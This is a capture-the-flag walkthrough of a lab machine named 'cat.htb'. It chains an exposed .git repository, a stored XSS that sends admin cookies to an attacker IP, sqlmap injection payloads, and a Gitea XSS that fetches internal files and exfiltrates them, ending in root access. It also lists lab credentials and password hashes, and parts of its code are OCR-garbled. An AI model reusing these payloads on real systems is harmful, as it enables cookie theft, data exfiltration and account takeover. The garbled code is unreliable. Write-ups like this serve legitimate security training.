credentials

```
cat.htb
myip:10.10.14.13
target ip:10.10.11.53

axel2017@gmail.com
rosa@cat.htb
axel@cat.htb

1|axel|axel2017@gmail.com|d1bbba3670feb9435c9841e46e60ee2f
2|rosa|rosamendoza485@gmail.com|ac369922d560f17d6eeb8b2c7dec498c
3|robert|robertcervantes2000@gmail.com|42846631788f69c00ec0c08aaa4a92ad

rosa soyunaprincesarosa
axel aNdZwgC4tl9gnVXv_e3Q

$valid_username = 'admin';
$valid_password = 'IKw75eR0MR7CMIxhH0';
```

report

```
nmap -p 22,80 -A -T4 10.10.11.53
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-16 22:08 EDT
Nmap scan report for 10.10.11.53
Host is up (0.013s latency).
      STATE SERVICE VERSION
                      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
  ssh-hostkey:
    3072 96:2d:f5:c6:f6:9f:59:60:e5:65:85:ab:49:e4:76:14 (RSA)
    256 9e:c4:a4:40:e9:da:cc:62:d1:d6:5a:2f:9e:7b:d4:aa (ECDSA)
    256 6e:22:2a:6a:6d:eb:de:19:b7:16:97:c2:7e:89:29:d5 (ED25519)
                      Apache httpd 2.4.41 ((Ubuntu))
80/tcp open http
|_http-title: Did not follow redirect to http://cat.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (99%), Linux 4.15 - 5.8 (95%), Linux 5.0 - 5.4 (95%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), HP P200
0 G3 NAS device (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 22/tcp)
HOP RTT
             ADDRESS
    12.26 ms 10.10.14.1
    12.83 ms 10.10.11.53
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.68 seconds
  writeup git:(
```

```
) dirsearch -u cat.htb -x 404
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See htt
ps://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/Downloads/writeup/reports/_cat.htb/_25-04-16_22-16-45.txt
Target: http://cat.htb/
[22:16:45] Starting:
[22:16:46] 301 -
                                  → http://cat.htb/.git/
[22:16:46]
[22:16:46]
                        - /.git/logs/refs → http://cat.htb/.git/logs/refs/
                  317B - /.git/logs/refs/heads → http://cat.htb/.git/logs/refs/heads/
150B - <mark>/.git/logs/refs/heads/master</mark>
                         - /.git/refs/heads → http://cat.htb/.git/refs/heads/
                         - /.git/refs/tags → http://cat.htb/.git/refs/tags/
```

We can recover the git repository with git dumper. Now we have access to all the source code, lets try to find an exploit. We dont have many parameter to begin the exploit, we can only create an account and a cat.


The username doesnt appear to be protected and the admin page display the username of users who submitted cat. We can try to do an xss inside our username to steal admin cookies?

<script>var xhr=new XMLHttpRequest();xhr.open('GET','http://10.10.14.64/?' + document.cookie,true);xhr.send();

```
→ Downloads python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

10.10.11.53 - - [25/Apr/2025 00:06:10] "GET /?PHPSESSID=lgapbpsms7fnivt1c1r9ck5h1h HTTP/1.1" 200 - ^C
Keyboard interrupt received, exiting.
→ Downloads
→ Downloads
```

We now have a cookie to log as admin (axel). The only thing it changes is that we can now access and interact with the admin page



We can now review the php file that admin has access to. This line is very dangerous:

```
if (isset($_SESSION['username']) && $_SESSION['username'] === 'axel') {
    if ($ SERVER["REQUEST METHOD"] == "POST") {
        if (isset($ POST['catId']) && isset($ POST['catName'])) {
            $cat_name = $_POST['catName'];
            $catId = $_POST['catId'];
            $sql insert = "INSERT INTO accepted_cats (name) VALUES ('$cat name')";
            $pdo->exec($541_1
            $stmt delete = $pdo->prepare("DELETE FROM cats WHERE cat id = :cat id");
            $stmt delete->bindParam(':cat id', $catId, PDO::PARAM INT);
            $stmt delete->execute();
            echo "The cat has been accepted and added successfully.";
        } else {
            echo "Error: Cat ID or Cat Name not provided.";
     else {
        header("Location: /");
        exit();
 else {
   echo "Access denied.";
```

cat_name is the only attribute that we can influence that is used in a sql request. We can try to sqli with cat_name, but there is a regex protecting it:

\$forbidden_patterns = "/[+*{}',;<>()\\[\\]\\/\\:]/";

Since there is a lot of banned character it will be hard to do a sqli by hand. Maybe sqlmap can find a working payload?

```
.0, Interaction, 2, 301, .NET CER 2.0.30727, Woword From Fire /usi/share/squmap/data/txt/dser-agents.txt

[12:14:03] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

—

Parameter: catName (POST)

Type: boolean-based blind

Title: SqLite AND boolean-based blind - WHERE, HAVING, GROUP BY or HAVING clause (JSON)

Payload: catName=sqd' AND CASE WHEN 9182=9182 THEN 9182 ELSE JSON(CHAR(88,74,66,77)) END AND 'dSBW'='dSBW&catId=1

Type: time-based blind

Title: SqLite > 2.0 AND time-based blind (heavy query)

Payload: catName=sqd' AND 8983=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2)))) AND 'dqqK'='dqqK&cat Id=1

—
```

Sqlmap actually found a working payload, we can now start to leak the database.

1|axel|axel2017@gmail.com|d1bbba3670feb9435c9841e46e60ee2f 2|rosa|rosamendoza485@gmail.com|ac369922d560f17d6eeb8b2c7dec498c 3|robert|robertcervantes2000@gmail.com|42846631788f69c00ec0c08aaa4a92ad

| Hash | Туре | Result |
|----------------------------------|------|--------------------|
| ac369922d560f17d6eeb8b2c7dec498c | md5 | soyunaprincesarosa |

```
→ Downloads ssh rosa@10.10.11.53
The authenticity of host '10.10.11.53 (10.10.11.53)' can't be established.
ED25519 key fingerprint is SHA256:tsmOV3JuQkCv6HNUqg9YQ+DJznLS2nYKJl4zIwKtbE4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.53' (ED25519) to the list of known hosts.
rosa@10.10.11.53's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-204-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management:
                   https://landscape.canonical.com
                   https://ubuntu.com/pro
  Support:
 System information as of Wed 30 Apr 2025 04:25:24 PM UTC
  System load:
                         0.32
 Usage of /:
                        53.6% of 6.06GB
  Memory usage:
                         17%
 Swap usage:
                         0%
 Processes:
                         237
  Users logged in:
  IPv4 address for eth0: 10.10.11.53
  IPv6 address for eth0: dead:beef::250:56ff:feb0:1e1a
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Sat Sep 28 15:44:52 2024 from 192.168.1.64 rosa@cat:~$
```

We finally have a shell! We began privilege escalation. Using lineas to enumerate possible vulnerabilites, we find a log file containing credentials.

```
4.0
127.0.0.1 - - [30/Apr/2025:17:30:00 +0000] "GET /join.php?loginUsername=<mark>axel</mark>&loginPassword=aNdZwgC4tI9gnVXv_e3Q&loginForm=Lo
gin HTTP/1.1" 302 329 "http://cat.htb/join.php" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:134.0) Gecko/20100101 Firefox/13
4.0"
```

We can now login as axel.

```
axel@cat:/var/mail$ cat axel
From rosa@cat.htb Sat Sep 28 04:51:50 2024
Return-Path: <rosa@cat.htb>
Received: from cat.htb (localhost [127.0.0.1])
        by cat.htb (8.15.2/8.15.2/Debian-18) with ESMTP id 48S4pnXk001592
       for <axel@cat.htb>; Sat, 28 Sep 2024 04:51:50 GMT
Received: (from rosa@localhost)
       by cat.htb (8.15.2/8.15.2/Submit) id 48S4pnlT001591
        for axel@localhost; Sat, 28 Sep 2024 04:51:49 GMT
Date: Sat, 28 Sep 2024 04:51:49 GMT
From: rosa@cat.htb
Message-Id: <202409280451.48S4pnlT001591@cat.htb>
Subject: New cat services
Hi Axel,
We are planning to launch new cat-related web services, including a cat care website and other projects. Please send an emai
l to jobert@localhost with information about your Gitea repository. Jobert will check if it is a promising service that we c
an develop.
Important note: Be sure to include a clear description of the idea so that I can understand it properly. I will review the w
hole repository.
From rosa@cat.htb Sat Sep 28 05:05:28 2024
Return-Path: <rosa@cat.htb>
Received: from cat.htb (localhost [127.0.0.1])
by cat.htb (8.15.2/8.15.2/Debian-18) with ESMTP id 48S55SRY002268
        for <axel@cat.htb>; Sat, 28 Sep 2024 05:05:28 GMT
Received: (from rosa@localhost)
       by cat.htb (8.15.2/8.15.2/Submit) id 48S55Sm0002267
        for axel@localhost; Sat, 28 Sep 2024 05:05:28 GMT
Date: Sat, 28 Sep 2024 05:05:28 GMT
From: rosa@cat.htb
Message-Id: <202409280505.48S55Sm0002267@cat.htb>
Subject: Employee management
We are currently developing an employee management system. Each sector administrator will be assigned a specific role, while
each employee will be able to consult their assigned tasks. The project is still under development and is hosted in our pri
vate Gitea. You can visit the repository at: http://localhost:3000/administrator/Employee-management/. In addition, you can
consult the README file, highlighting updates and other important details, at: http://localhost:3000/administrator/Employee-
management/raw/branch/main/README.md.
axel@cat:/var/mail$
```

We have some mail waiting for user axel, suggering that we have some kind of ssrf. We can send a mail to jobert with an url and he will visit it.

```
0 0 127.0.0.1:587
                          0.0.0.0:*
                                        LISTEN -
tcp
tcp
     0 0 127.0.0.1:39281
                            0.0.0.0:*
                                         LISTEN -
     0 0127.0.0.53:53
                           0.0.0.0:*
                                        LISTEN -
tcp
     0 0127.0.0.1:3000
                            0.0.0.0:*
                                         LISTEN -
tcp
     0 0 127.0.0.1:25
                          0.0.0.0:*
                                        LISTEN -
tcp
     0 0127.0.0.1:40287
                            0.0.0.0:*
                                          LISTEN
tcp
     0 0127.0.0.1:36803
tcp
```

While inspecting open port, we come accross port 3000 which host a gitea instance. We can setup local portforwarding via ssh


ssh axel@10.10.11.53 -L 3000:127.0.0.1:3000

and than we can try to login with the credentials we have found to this point.

axel@cat.htb aNdZwgC4tl9gnVXv_e3Q

Powered by Gitea Version: 1.22.0 I

Gitea is version 1.22, this version is vulnerable to xss attack.




This allow us to have a repository with a xss in the description. Maybe we can use the mailing system to trigger the xss?

XSS test

This is the basic payload to trigger the xss. We can replace alert with a fetch to our computer to retrieve cookies. Now we just have to make a mail containing the url of our repository, jobert will visit the page, trigger the xss, and than we have jobert cookie and we can login on his gitea account.

NICE



We get a response, but no cookie.

But as we saw before in the mails, we got the path of sensitive files: http://localhost:3000/administrator/Employee-management/raw/branch/main/README.md

<a href="javascript:fetch('http://localhost:3000/administrator/Employee-management/raw/branch/main/README.md')

```
.then(res => res.text())
.then(data => {
    new Image().src = 'http://10.10.14.64:4321/?c=' + encodeURIComponent(data);
});">NICE</a>
```

We leak the readme which is:

```
# Employee Management
Site under construction. Authorized user: admin. No visibility or updates visible to employees

→ Downloads
```

We can leak file but we are restricted, we can only use get and uri are limited to a set size, so big file cant be extracted.

Since the other project was a php project this one is probably too. We can try to get index.php, this is the most common file.

```
config.php
                                                                       logout.php
accept_cat.php
                                                            index.php
                                                                                                winners.php
                                                                                      vote.php
                                              img_winners
admin.php
                contest.php
                              delete_cat.php
                                                            join.php
                                                                       view_cat.php winners
<a href="javascript:fetch('http://localhost:3000/administrator/Employee-management/index.php')
.then(res => res.text())
.then(data => {
 new Image().src = 'http://10.10.14.64:4321/?c=' + encodeURIComponent(data);
});">NICE</a>
```

```
Downloads echo '%3C%3Fphp%0A%24valid_username%20%3D%20%27admin%27%3B%0A%24valid_password%20%3D%20%27IKw75eR0MR7CMIxhH0%27
password)%20%7B%0A%20%20%20%20%0A%20%20%20header(%27WWW-Authenticate%3A%20Basic%20realm%3D%22Employee%20Management%22%27)
%3B%0A%20%20%20%20header(%27HTTP%2F1.0%20401%20Unauthorized%27)%3B%0A%20%20%20exit%3B%0A%7D%0A%0Aheader(%27Location%3A%20
dashboard.php%27)%3B%0Aexit%3B%0A%3F%3E%0A%0A' | python3 -c "import urllib.parse, sys; print(urllib.parse.unquote(sys.stdin.
read()))
<?php
$valid_username = 'admin';
$valid_password = 'IKw75eR0MR7CMIxhH0';
if (24_SERVER['PHP_AUTH_USER']) || 24_SERVER['PHP_AUTH_PW']) ||
   $_SERVER['PHP_AUTH_USER'] ≠ $valid_username || $_SERVER['PHP_AUTH_PW'] ≠ $valid_password) {
   header('WWW-Authenticate: Basic realm="Employee Management"');
   header('HTTP/1.0 401 Unauthorized');
   exit;
header('Location: dashboard.php');
exit;
  Downloads
```

index.php was containing admin credentials.

```
$valid_username = 'admin';
$valid_password = 'IKw75eR0MR7CMIxhH0';
```

axel@cat:~\$ su root Password:

root@cat:/home/axel# whoami

root

root@cat:/home/axel#